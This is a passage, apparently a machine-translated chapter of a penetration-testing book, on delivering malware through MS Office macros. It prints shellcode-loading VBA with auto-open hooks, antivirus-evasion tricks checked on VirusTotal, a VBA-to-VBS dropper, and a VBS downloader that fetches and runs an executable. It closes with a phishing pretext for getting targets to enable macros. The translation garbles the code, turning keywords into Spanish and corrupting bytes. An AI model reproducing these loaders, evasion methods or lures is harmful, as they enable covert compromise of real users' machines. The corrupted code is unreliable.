139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139, 18, _  
235,134,93,104,110,1016,04,11955,110,110,110,110 años. ,38, _  
7,255,213,49,255,87,87,87,86,104,58,86,121,167,255,213,235 ,96,91, _  
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255, 213,235, _  
79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85, 46, _  
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,801,14,6,3,106 , _  
86,104,117,70,158,134,255,213,49,255,87,87,87,86,104,45,6, 24,123, _  
255,213,133,192,117,20,75,15,132,113,0,0,0,21203,10 0,0, _  
232,172,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106 ,2,106, _  
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196 ,84,141, _  
76,36,8,49,192,180,3 ,80,81,86,104,18,150,137,226,255,213,133, 192,116, _  
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87 ,174, _  
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,10 6,0,87,104, _  
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,1 44,255,255,255,  
_ 99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119, 119,119,46, _  
98,111,98,46,99,111,109,0)
```

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)  
Para Rxnffhltx = LBound(Wizksxyu) a UBound(Wizksxyu)
```

```

Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Siguiente
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
Finalizar sub

Sub AutoAbrir ()
Auto_abrir
Finalizar sub

Sublibro de trabajo_Abrir()
Auto_abrir
Finalizar sub

```

Este código ha sido cuidadosamente ofuscado por la herramienta (los nombres de las funciones y las variables se han generado aleatoriamente) y el shellcode en sí se ha codificado utilizando varias iteraciones del algoritmo shikata-ga-nai.

No obstante, este código se iluminará como un árbol de Navidad en el momento en que entre en contacto con cualquier tipo de detección de malware o escáner de virus. A modo de demostración, tomamos este código, lo importamos a un documento de Word y vemos con qué facilidad se puede detectar (consulte la [Figura 1.3](#)).

```

Microsoft Visual Basic for Applications - Doc2 - NewMacro (Code)
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Type a question for help
Project - Project [Doc2]
  NewMacro
  Project [Doc2]
    NewMacro
      NewMacro
        References
        Project (Vba)
[General] [Auto_Open]
#If VBAT Then
  Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Sdz As Long, ByVal Tfnsw As Long, ByVal Kfnd As LongPtr, Spjyfr As Long, ByVal Pchytyle As Long)
  Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Hflngiyw As Long, ByVal Serum As Long, ByVal Rizbwy As Long, ByVal Dcdtyew As Long) As Long
  Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As Long) As Long
#Else
  Private Declare Function CreateThread Lib "kernel32" (Byval Sdz As Long, Byval Tfnsw As Long, Byval Kfnd As Long, Byval Pchytyle As Long, Coupa)
  Private Declare Function VirtualAlloc Lib "kernel32" (Byval Hflngiyw As Long, Byval Serum As Long, Byval Rizbwy As Long, Byval Dcdtyew As Long) As Long
  Private Declare Function RtlMoveMemory Lib "kernel32" (Byval Kojhgx As Long, ByRef Und As Any, Byval Issacgbu As Long) As Long
#End If

Sub Auto_Open()
  Dim Hdhskh As Long, Wizksxyu As Variant, Rmffhltx As Long
#If VBAT Then
  Dim Qgsztm As LongPtr, Svfb As LongPtr
#Else
  Dim Qgsztm As Long, Svfb As Long
#End If
  Wizksxyu = Array(232, 137, 0, 0, 0, 86, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, _
138, 114, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, _
13, 1, 199, 226, 240, 82, 87, 139, 82, 16, 139, 66, 65, 1, 308, 139, 64, 120, 139, 192, _
116, 74, 1, 208, 89, 139, 72, 24, 139, 88, 32, 1, 211, 227, 60, 73, 139, 52, 139, 1, _
214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 240, 59, 125, _
36, 117, 226, 68, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, _
139, 1, 208, 137, 68, 36, 36, 93, 91, 97, 89, 96, 81, 255, 224, 88, 95, 95, 139, 18, _
235, 134, 93, 104, 110, 101, 116, 0, 104, 219, 105, 88, 110, 105, 137, 230, 84, 104, 76, 113, 38, _
7, 255, 134, 49, 255, 67, 97, 87, 86, 104, 59, 86, 121, 167, 255, 217, 275, 46, 91, _
44, 88, 117, 70, 135, 134, 255, 213, 89, 255, 67, 97, 87, 86, 104, 4, 80, 106, 318, 21, 218, _
79, 89, 49, 210, 82, 104, 0, 58, 96, 132, 82, 82, 82, 41, 62, 80, 154, 255, 35, 46, 31, _
59, 255, 213, 137, 139, 106, 16, 91, 104, 129, 51, 0, 9, 137, 224, 104, 4, 80, 106, 31, _
86, 104, 117, 70, 135, 134, 255, 213, 89, 255, 67, 97, 87, 86, 104, 45, 4, 24, 123, 1, _
255, 213, 133, 192, 117, 20, 75, 15, 132, 113, 0, 0, 0, 235, 289, 233, 131, 0, 0, 0, _
232, 172, 255, 255, 0, 235, 107, 49, 192, 95, 80, 106, 2, 104, 2, 80, 106, 2, 106, 1, _
22, 87, 104, 218, 246, 210, 79, 255, 213, 140, 49, 192, 182, 184, 4, 3, 41, 196, 84, 141, 1, _
76, 36, 8, 49, 192, 180, 3, 89, 01, 86, 104, 18, 150, 137, 226, 255, 213, 133, 192, 116, 1, _
45, 88, 133, 192, 116, 32, 106, 0, 84, 89, 141, 68, 36, 12, 80, 83, 104, 45, 87, 174, 1, _
91, 255, 213, 131, 234, 4, 235, 206, 93, 104, 199, 150, 135, 82, 255, 213, 206, 0, 87, 104, 1, _
49, 139, 211, 175, 255, 213, 106, 0, 104, 240, 191, 162, 86, 255, 213, 232, 148, 255, 255, 255, 1, _
98, 56, 106, 97, 118, 101, 46, 101, 128, 101, 0, 232, 18, 255, 255, 255, 119, 119, 119, 46, 1, _
98, 111, 98, 46, 99, 111, 109, 0)
Qgsztm = VirtualAlloc(0, 0Bound(Wizksxyu), #H1000, 4#0)
For Rmffhltx = Lbound(Wizksxyu) To Ubound(Wizksxyu)

```

[Figura 1.3:](#) Código de explotación de VBA importado a MS Word.

Guarde este documento de Word como un documento habilitado para macros, como se muestra en la [Figura 1.4](#).




Figura 1.4: Guardar para la prueba antivirus inicial.


Si subimos este documento al sitio web agregado de escaneo de virus www.virustotal.com podemos ver cómo resiste el análisis de 54 bases de datos de malware separadas, como se muestra en la [Figura 1.5](#).

Detection ratio:	48 / 54
Analysis date:	2016-02-17 10:51:49 UTC (1 minute ago)
Analysis File detail Additional information Comments Votes	
Antivirus	Result
ALYac	W97M.ShellCode.A
Ad-Aware	W97M.ShellCode.A
Arcabit	W97M.ShellCode.A
Avast	MW97:Dropper-P
Avira	HEUR/MacroDownloader
BitDefender	W97M.ShellCode.A
CAT-QuickHeal	O97M.Donoff.B
Cyren	PP97M/ShellCode.A.gen
DrWeb	W97M.DownLoader.631
ESET-NOD32	VBA/Kryptik.C
Emsisoft	W97M.ShellCode.A (B)
F-Prot	PP97M/ShellCode.A.gen
F-Secure	W97M.ShellCode.A
Fortinet	WM/Agent!tr
GData	W97M.ShellCode.A
Ikarus	Trojan.VBA.Crypt
McAfee	X97M/Downloader.j

Figura 1.5: Esto demuestra una tasa de aciertos AV inaceptablemente alta.

¿48 resultados de 54 motores AV? No es lo suficientemente bueno.

VirusTotal también proporciona información heurística que sugiere cómo se derivan estos resultados, como se muestra en la [Figura 1.6.](#)



The screenshot shows the VirusTotal analysis interface with the following details:

File identification	
MD5	5d3d050940004906b3da52f6ac2a2514
SHA1	4dd642448105a5e47589a510ab6ff82e5188b30b
SHA256	60754eb291974874b3212d6df4efc21fe12237f5a123a044def05ae775ac5b9a
ssdeep	768:fcd9PXPfDz4S2GM5cbINfJeiUIXa8Vxb17UXL+V1TLb4iglvmUP215bEjF2Ynh39:fARw81TLbU4pqF2w3zD9
File size	53.0 KB (54242 bytes)
File type	Office Open XML Document
Magic literal	Zip archive data, at least v2.0 to extract
TrID	Word Microsoft Office Open XML Format document (with Macro) (59.4%) Word Microsoft Office Open XML Format document (36.0%) ZIP compressed archive (4.5%)
Tags	docx auto-open exe-pattern code injection macros run-dll environ run-file

[Figura 1.6:](#) Información adicional.

Dentro de la sección Etiquetas, vemos a nuestros mayores infractores: *apertura automática* e *inyección de código*. Separemos el código VBA sección por sección y veamos qué podemos hacer para reducir nuestra huella de detección. Si sabemos de antemano qué solución AV está ejecutando el objetivo, mucho mejor, pero su objetivo debe ser nada menos que una tasa de detección de cero.

Examinando el código VBA

En la sección de declaración de funciones, podemos ver tres funciones que se importan desde kernel32.dll. El propósito de estas funciones es crear un hilo de proceso, asignar memoria para el shellcode y mover el shellcode a ese espacio de memoria. Siendo realistas, no existe una necesidad legítima de que esta funcionalidad esté disponible en el código de macro que se ejecuta dentro de un procesador de textos o una hoja de cálculo. Como tal (y dada su necesidad al implementar shellcode), su presencia a menudo será suficiente para activar la detección de malware.

Función Private Declare PtrSafe **CreateThread** Lib "kernel32"
(ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr,
Spjyjr como siempre, ByVal Pcxhytlle como siempre, Coupwdx como siempre) como
LargoPtr
Declaración privada Función PtrSafe **VirtualAlloc** Lib "kernel32"
(ByVal Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long
Long, ByVal Dcdtyekv As Long) As LongPtr
Declaración privada Función **PtrSafe RtlMoveMemory** Lib "kernel32"
(ByVal Kojhgx como LongPtr, ByRef y como cualquier, ByVal Issacgbu como
Largo) Como Ptr Largo

Sin embargo, tenga en cuenta que muchos detectores de virus no escanearán la sección
de declaración, solo el cuerpo principal del código, lo que significa que puede importar un alias
de función, por ejemplo, como:

Función Private Declare PtrSafe **CreateThread** Lib "kernel32"
Alias "**CTAlias**" (ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal
Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long,
Coupwdx As Long) As LongPtr

y llamar solo al propio alias en el cuerpo del código. En realidad, esto es suficiente
para eludir una serie de soluciones AV, incluida Endpoint Protection de Microsoft.

Evite el uso de Shellcode

Organizar el ataque como shellcode es conveniente, pero se puede detectar fácilmente.

Wizksxyu =
Matriz(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,13 9,82,20, _

139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193, 207, _

13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133, 192, _

116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1

, _

214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248, 59,125, _

36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139, 4, _

139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18

, —

235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104, 76,119,38, _

7,255,213,49,255,87,87,87,86,104,58,86,121,167,255,213,235,96 ,91, _

49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235, _

79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46,

—

59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _

86,104,117,70,158,134,255,213,49,255,87,87,87,86,104,45,6,24, 123, _

255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0

, —

232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2, 106, _

2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _

76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116, _

45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,17 4, _

91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0 ,87,104, _

49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144, 255,255,255, _

99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119 ,119,46, _
98,111,98,46,99,111,109,0)

Podemos codificar esto de varias maneras usando varias iteraciones para asegurarnos de que no active una firma AV y eso es genial; eso funciona bien. El problema es que eso no altera el hecho de que todavía es obviamente un código shell. Una matriz de bytes (a pesar de estar codificada aquí como decimal en lugar del hexadecimal más familiar) parecerá sospechosa para AV y lo más probable es que active una advertencia de shellcode genérica. Además, el software antivirus moderno es capaz de pasar el código compilado (incluido el código shell) a una micromáquina virtual para realizar pruebas heurísticas. Entonces no importa cómo esté codificado: el AV podrá ver lo que está haciendo. Tiene sentido que msfvenom termine sus ataques de esta manera porque luego puede implementar todas sus muchas cargas útiles en un script de VBA, pero para un compromiso serio de APT no es lo suficientemente encubierto. Es posible codificar esta matriz de varias maneras (por ejemplo, como una cadena Base64) y luego reconstruirla en el tiempo de ejecución, pero esto no reduce el recuento de aciertos de AV lo suficiente como para que, en general, valga la pena el esfuerzo.

El siguiente bloque de código contiene las funciones que se llaman a sí mismas:

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    Para Rxnffhltx = LBound(Wizksxyu) a UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,
```

Siguiente

```
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

No hay mucho que agregar aquí, excepto que las funciones VirtualAlloc, RtlMoveMemory y CreateThread son intrínsecamente sospechosas y activarán AV sin importar cuán inocente sea el resto de su código. Estas funciones se marcarán incluso si no hay una carga útil de shellcode presente.

Ejecución automática de código

El último punto que quiero señalar se refiere al uso demasiado atroz de la funcionalidad de *apertura automática*. Esta función garantiza que su macro se ejecutará en el momento en que el usuario dé su consentimiento para habilitar el contenido. Hay tres formas diferentes de hacer esto dependiendo de si su macro se ejecuta en un documento de Word, una hoja de cálculo de Excel o un libro de Excel. El código está llamando a los tres para asegurarse de que, sea cual sea la aplicación en la que lo pegue, el código se activará. Nuevamente, no hay una necesidad legítima de hacer esto. Como desarrollador de macros, debe saber para qué entorno está codificando.

Word llama a la subrutina predeterminada y contiene nuestra carga útil:

```
Sub Auto_Abrir  
    Bloque principal de código  
Finalizar sub
```

Las otras dos funciones son llamadas por Excel y simplemente apuntan a la función Auto_Open de Word .

```
Sub AutoAbrir ()  
    Auto_abrir  
    Finalizar sub  
  
y  
Sublibro de trabajo_Abrir()  
Auto_abrir  
Finalizar sub
```

El uso de una subrutina de apertura automática es sospechoso, el uso de las tres casi seguramente se marcará. Con solo eliminar las dos últimas llamadas para un documento de Word, podemos reducir inmediatamente nuestra tasa de aciertos de AV. Eliminar los tres reduce ese recuento aún más.

Hay funciones nativas dentro de VBA que permiten a un atacante descargar y ejecutar código de Internet (las funciones Shell y URLDownloadToFile , por ejemplo); sin embargo, estos están sujetos a los mismos problemas que hemos visto aquí: son sospechosos y se marcarán.

La conclusión es que la detección de antivirus/malware es extremadamente implacable con las macros de MS Office dado su largo historial de uso para entregar cargas útiles. Por lo tanto, debemos ser un poco más creativos. ¿Qué pasaría si hubiera una manera de implementar un ataque en el disco y ejecutarlo sin el uso de shellcode y sin la necesidad de que VBA descargue y ejecute activamente el código en sí?

Uso de un VBA/VBS Dual Stager

Podemos resolver este problema dividiendo nuestro escenario en dos partes. Ingrese a Windows Scripting Host, también un subconjunto del lenguaje Visual Basic. Donde VBA solo se usa dentro de los documentos de Office, VBS es un lenguaje de secuencias de comandos independiente análogo a Python o Ruby. Está diseñado y, de hecho, es necesario para realizar tareas mucho más complejas que la automatización de la funcionalidad dentro de los documentos de MS Office. Por lo tanto, se le da una latitud mucho mayor por

AV. Al igual que VBA, VBS es un lenguaje interpretado no compilado y el código se puede llamar desde un archivo de texto simple. Por lo tanto, es un ataque viable implementar una macro VBA de aspecto inocente que transportará una carga útil de VBS, la escribirá en un archivo y la ejecutará. El trabajo pesado será realizado por el código VBS. Si bien esto también requerirá el uso de la función Shell en VBA, no la usaremos para ejecutar código desconocido o sospechoso, sino para Windows Scripting Host, que es una parte integral del sistema operativo. Básicamente, necesitamos dos scripts, uno VBA y otro VBS, y ambos deberán poder pasar a través de AV sin ser detectados. La subrutina macro de VBA para hacer esto debe tener un aspecto similar al siguiente:

```
Sub WritePayload()
    Dim PayLoadFile como entero Dim
    FilePath como cadena FilePath =
        "C:\temp\payload.vbs"
    PayLoadFile = FreeFile Open
    FilePath para salida como TextFile Imprimir
    #PayLoadFile, "VBS Script Line 1"
    Imprimir #PayLoadFile, "      Línea de guión VBS 2"
    Imprimir #PayLoadFile, "      Línea de guión VBS 3"
    Imprimir #PayLoadFile, "      Línea de guión VBS 4"
    Cierre PayloadFile
    Shell "wscript c:\temp\payload.vbs"
Finalizar sub
```

Mantenga el código genérico siempre que sea posible

Cosas bastante sencillas. Por cierto, el uso de la palabra "carga útil" aquí es ilustrativo y no debe emularse. El beneficio de mantener el código lo más genérico posible también significa que requerirá muy pocas modificaciones si ataca una plataforma Apple OSX en lugar de Microsoft Windows.

En cuanto al VBS en sí, inserte el siguiente script en las declaraciones de impresión y tendrá un ataque funcional; nuevamente, esto está ideado con fines ilustrativos y hay tantas formas de hacerlo como codificadores:

```
HTTPDescargar "http://www.wherever.com/files/payload.exe", "C:\temp"
```

```
Sub HTTPDownload( miURL, miRuta )
    Dim i, objFile, objFSO, objHTTP, strFile, strMsg Const ForReading
    = 1, ForWriting = 2, ForAppending = 8 Set objFSO =
        CreateObject( "Scripting.FileSystemObject"
)
    Si objFSO.FolderExists( myPath ) Entonces
```

```

        strFile = objFSO.BuildPath (myPath, Mid (myURL,
InStrRev( miURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\" )
- 1 ) ) Entonces
        strFile = myPath
Terminara si
        Establecer objFile = objFSO.OpenTextFile(strFile, ForWriting,
Verdadero )
        Establecer objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1"
)
        objHTTP.Open "GET", myURL, False
        objHTTP.Send For i = 1 To
LenB( objHTTP.ResponseBody ) objFile.Write
        Chr( AscB( MidB( objHTTP.ResponseBody,
yo, 1 ) ) )
próximo
        archivoobj.Cerrar( )
Establecer WshShell = WScript.CreateObject("WScript.Shell")
WshShell. Ejecute "c:\temp\payload.exe"
Finalizar sub

```

Por supuesto, cualquiera que examine el código VBA determinará su intención con bastante rapidez, por lo que sugiero alguna forma de ofuscación para un ataque del mundo real. También tenga en cuenta que este nivel de complejidad es completamente innecesario para descargar y ejecutar un ejecutable. Sería posible usar el comando de shell para llamar a varias herramientas enviadas con Windows para hacer esto en un solo comando (de hecho, lo haré más adelante en el [Capítulo 6](#), en la sección titulada "VBA Redux"), pero Quería una excusa para presentar la idea de usar VBA para colocar un script de VBS.

Ofuscación de código

Hay varias formas de ofuscar el código. A los efectos de este ejercicio, podríamos codificar las líneas de la carga útil como Base64 y decodificarlas antes de escribirlas en el archivo de destino; esto es primitivo pero de nuevo ilustrativo. En cualquier caso, si un macroataque es descubierto por una parte humana en lugar de AV y se realizó un ejercicio forense serio y *competente* para determinar el propósito del código, entonces ninguna ofuscación si va a proteger las intenciones del código.

Este código se puede ofuscar aún más (por ejemplo, con una función XOR); realmente depende de ti qué tan complejo quieras hacer tu código, aunque yo no

recomienda soluciones comerciales que requieran la integración de bibliotecas de terceros en un documento, ya que AV las marcará de nuevo.

Integraremos nuestra carga útil de la etapa dos en nuestra macro VBA de la etapa uno y veamos cómo se enfrenta a AV. Nuevamente, usamos VirusTotal. Consulte [la Figura 1.7.](#)

SHA256:	b89b0b0ee0695a4971a1d685353cf61c8a5c95a86dd300a691ba01c53382ece4
File name:	VBA-stage-with-BASE64-payload.docm
Detection ratio:	0 / 55
Analysis date:	2016-02-19 12:06:52 UTC (0 minutes ago)

[Figura 1.7:](#) De hecho, una carga sigilosa.

Mejor, pero ¿qué pasa con la carga útil de VBS una vez que toca el disco? Consulte [la Figura 1.8.](#)

SHA256:	cd847f9ed6afdf6af61e7502aa2b1f5d7eaf96e598767c2a59980a0759270b73		
File name:	payload.vbs		
Detection ratio:	1 / 55		
Analysis date:	2016-02-19 12:10:28 UTC (1 minute ago)		
Analysis Additional information Comments Votes			
Antivirus	Result	Update	
Qihoo-360	virus.vbs.gen.33	20160219	


[Figura 1.8:](#) No, Qihoo-360 no es el Santo Grial de AV.

UH oh. Tenemos un éxito de Qihoo-360. Este es un escáner de virus chino que afirma tener cerca de 500 millones de usuarios. No, nunca había oído hablar de eso tampoco. Marca el código como virus.vbs.gen.33, que es otra forma de decir que si se trata de un archivo VBS, este producto lo declarará como hostil. Esto podría ser un problema en el caso muy improbable de que alguna vez encuentre Qihoo-360.

Hasta ahora, no hemos incluido ningún mecanismo para que el código se ejecute realmente cuando el usuario abre nuestro documento.

Usuarios atractivos

No me gusta usar las funciones de apertura automática por las razones discutidas anteriormente y mi opinión es que si un usuario ya ha invertido lo suficiente como para permitir que las macros se ejecuten en primer lugar, entonces no es un gran salto de la imaginación suponer que lo harán. estar preparado para interactuar con el documento de alguna otra manera. A modo de ejemplo, con nuestro ataque en su estado actual, aparecerá como se muestra en la [Figura 1.9](#) para el usuario cuando lo abra en Microsoft Word.



[Figura 1.9:](#) Documento en blanco con carga útil macro.

No es muy tentador, ¿verdad? Un documento en blanco que le pide que haga clic en un botón con las palabras "Advertencia de seguridad" al lado. Cualquier macro, ya sea que haya sido firmada con código o no, contendrá exactamente el mismo mensaje. Los usuarios se han cansado un poco de la gravedad potencial de hacer clic en este botón, por lo que nos quedan dos problemas por resolver: cómo hacer que el usuario ejecute nuestro código y cómo hacer que el documento sea lo suficientemente atractivo para interactuar con él. El primero es técnico; la segunda es una cuestión de ingeniería social. Este último, combinado con un pretexto convincente de correo electrónico (u otra entrega), puede ser un ataque altamente efectivo incluso contra los objetivos más conscientes de la seguridad.

Hay algunos buenos libros sobre ingeniería social por ahí. Consulte *Art of Deception* de Kevin Mitnick (Wiley, 2002) o *Social Engineering: The Art of Human Hacking* de Chris Hadnagy (Wiley, 2010).

Empecemos por crear ese pretexto.

Un medio particularmente efectivo de lograr que un objetivo abra un documento y habilite las macros, incluso cuando su cerebro posterior les grita que se detengan, es dar a entender que la información se les ha enviado por error; es algo que ellos

no debería estar viendo. Algo que les daría una ventaja de alguna manera o algo que los pondría en desventaja si lo ignoraran.

Con el autocompletado de direcciones en los clientes de correo electrónico, todos hemos enviado un correo electrónico apresuradamente a la persona equivocada y todos hemos recibido algo que no estaba destinado a nosotros. Pasa todo el tiempo. Considere el siguiente correo electrónico que "debería haber sido enviado" a Jonathan Cramer en Recursos Humanos pero que accidentalmente llegó al Dr. Jonathan Crane:

